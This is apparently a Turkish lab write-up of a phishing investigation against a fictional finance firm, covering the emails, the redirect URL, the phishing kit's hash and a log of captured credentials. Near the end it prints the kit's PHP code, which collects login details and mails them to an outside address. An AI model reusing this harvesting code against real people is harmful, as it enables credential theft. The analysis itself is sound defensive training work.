


Snapped Phish-ing Line

[Kaynak](#) - [Hazırlayan](#)


Vaka Özeti ve E-posta Analizi

SwiftSpend Financial firmasına yönelik gerçekleştirilen *Phishing* (kimlik avı - sahte iletişim kanallarıyla kurbanı kandırarak hassas veri elde etme) saldırısında, kurum çalışanlarına gönderilen şüpheli e-postalar incelenmiştir.

- İlk bulgu olarak "Quote for Services Rendered" başlıklı zararlı e-postanın **William..** adlı kullanıcıya gönderildiği tespit edilmiştir.




- Tehdit aktörünün saldırıda kullandığı sahte gönderici adresinin ise [**Accounts.Payable@groupmarketingonline.icu**](mailto:Accounts.Payable@groupmarketingonline.icu) olduğu belirlenmiştir.




Zararlı Yönlendirme ve Oltalama Sayfası Tespiti

Zoe Duncan adlı çalışana iletilen e-postadaki zararlı ek (attachment) incelendiğinde, HTML dosyasının içerisinde bir yönlendirme (*Redirection* - kullanıcının bilgisi dışında farklı bir URL adresine aktarılması) mekanizması bulunduğu görülmektedir.





- Kullanıcıyı hedef alan bu yönlendirme URL'inin kök etki alanı (*root domain*) **kennaroads.buzz** olarak tespit edilmiştir.
- Zararlı bağlantı tarayıcıda çalıştırıldığında, saldırganın kurbanları manipüle etmek amacıyla meşru bir **Microsoft** giriş sayfasını taklit ettiği (*impersonation*) açıkça ortaya çıkmıştır.



Phishing Kit Keşfi ve OSINT Analizi


Saldırganın web sunucusunda bulunabilecek yapılandırma zafiyetleri göz önünde bulundurularak kök dizin altındaki /data yolu incelenmiş ve açıkta bırakılmış bir arşiv dosyası keşfedilmiştir. Bu dizindeki **Update365.zip** adlı dosya, saldırıda kullanılan ve ortalama sayfalarını barındıran *Phishing Kit* (kimlik avı paketi) arşivini içermektedir.





sha256sum Update365.zip

Analiz: İndirilen zararlı arşiv dosyasının bütünlüğünü doğrulamak ve Tehdit İstihbaratı (CTI - *Cyber Threat Intelligence*) platformlarında taratmak amacıyla benzersiz SHA256 özet değeri hesaplanmıştır. Çıktıya göre dosyanın hash değeri **ba3c15267393...** olarak elde edilmiştir.



- Elde edilen hash değeri VirusTotal üzerinde sorgulandığında, arşiv dosyasının kimlik avı dışında aynı zamanda **Trojan** (Truva Atı - meşru bir yazılım gibi görünen zararlı kod) kategorisinde de etiketlendiği saptanmıştır.
- VirusTotal "Details" (Detaylar) sekmesindeki meta veri analizine göre, bu arşiv dosyasının içerisinde toplam **49** adet dosya barındığı görülmektedir.

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

32 / 65
Community Score -3

32/65 security vendors flagged this file as malicious

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

Update365.zip

Size 393.55 KB Last Analysis Date 1 day ago

zip detect-debug-environment long-sleeps checks-user-input

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 6

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.phishingms/phishmailer Threat categories trojan phishing hacktool Family labels phishingms phishmailer akcpp

Security vendors' analysis

Alibaba	Trojan:HTML/Phishing.62b2fe1f	AliCloud	Trojan[stealer]:Php/Phishing.Akgpp
ALYac	Trojan.Generic.36691839	Antiy-AVL	Trojan[PSW]/PHP.PhishMailer
Arcabit	Trojan.Generic.D20030A0 [many]	Avast	HTML:PhishingMS-AZ [Phish]
AVG	HTML:PhishingMS-AZ [Phish]	Avira (no cloud)	PHISH/HTML.Agent.AZ

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

Last Analysis 2026-07-07 09:56:57 UTC

Earliest Contents Modification 2019-10-06 19:01:20

Latest Contents Modification 2020-04-07 00:17:14

Names

Update365.zip

update.zip

abc.zip

Bundle Info

Contents Metadata


Contained Files	49
Uncompressed Size	520.27 KB
Earliest Content Modification	2019-10-06 19:01:20
Latest Content Modification	2020-04-07 00:17:14

Contained Files By Type

GIF	1
JPG	2
PNG	3
DIRECTORY	7
PHP	12
UNKNOWN	24

Contained Files By Extension

Veri Sızıntısı Analizi ve Kaynak Kod İncelemesi



Saldırganın ele geçirdiği kimlik bilgilerini nerede depoladığını bulmak için sunucudaki /data/Update365/ dizini analiz edilmiştir.

- Bu dizindeki açıkta bırakılmış log.txt dosyası incelendiğinde, kurbanlara ait giriş logları (IP adresleri, User-Agent bilgileri, şifreler) açıkça görülmektedir.
- Kayıtların analizi sonucunda, [michael.ascot@swiftspend.finance](#) adresine sahip kullanıcının sisteme kimlik bilgilerini birden fazla kez girdiği tespit edilmiştir.


```
-----+ Office365 Login |+-----
Email : isaiah.puzon@gmail.com
Password : PhishMOMUKAM0123!
-----
Client IP: 158.62.17.197
User Agent : Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Country : Philippines
Date: Mon Jun 29, 2020 10:00 am
--- http://www.geoiptool.com/?IP=158.62.17.197 ----
--> Created BY Real Carder +---
-----+ Office365 Login |+-----
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.1
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--> Created BY Real Carder +---
-----+ Office365 Login |+-----
Email : zoe.duncan@swiftspend.finance
Password : Passw0rd1!
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.1
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--> Created BY Real Carder +---
-----+ Office365 Login |+-----
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
```

ÖNEMLİ: Saldırganın bu verileri kendisine nasıl aktardığını kesinleştirmek amacıyla Phishing Kit içerisindeki PHP betikleri incelenmiş ve `submit.php` dosyasının kaynak kod analizi gerçekleştirilmiştir.

```
$email = $_POST['email'];
$password = $_POST['password'];
// ...
$send = "m3npat@yandex.com";
```

```

28 $adddate = date("D M d, Y g:i a");
29 $from = $_SERVER['SERVER_NAME'];
30 $ip = getenv("REMOTE_ADDR");
31 $hostname = gethostbyaddr($ip);
32 $email = $_POST['email'];
33 $password = $_POST['password'];
34 $passchk = strlen($password);
35
36
37 $message .= "-----+ Office365 Login |+-----\n";
38 $message .= "Email : ".$email."\n";
39 $message .= "Password : ".$password."\n";
40 $message .= "-----\n";
41 $message .= "Client IP: ".$ip."\n";
42 $message .= "User Agent : ".$browser."\n";
43 $message .= "Country : ".$country."\n";
44 $message .= "Date: ".$adddate."\n";
45 $message .= "--- http://www.geoiptool.com/?IP=$ip ----\n";
46 $message .= "--+ Created BY Real Carder +--\n";
47
48
49 $send = "m3npat@yandex.com";
50
51 $bron = "Outlook update $ip | Office365";
52 $lagi = "MIME-Version: 1.0\n";
53 $lagi = "From: $ip <no-reply@$from>";
54
55 // Function to get country and country sort;
56
57 function visitor_country()
58 {


```

PHP

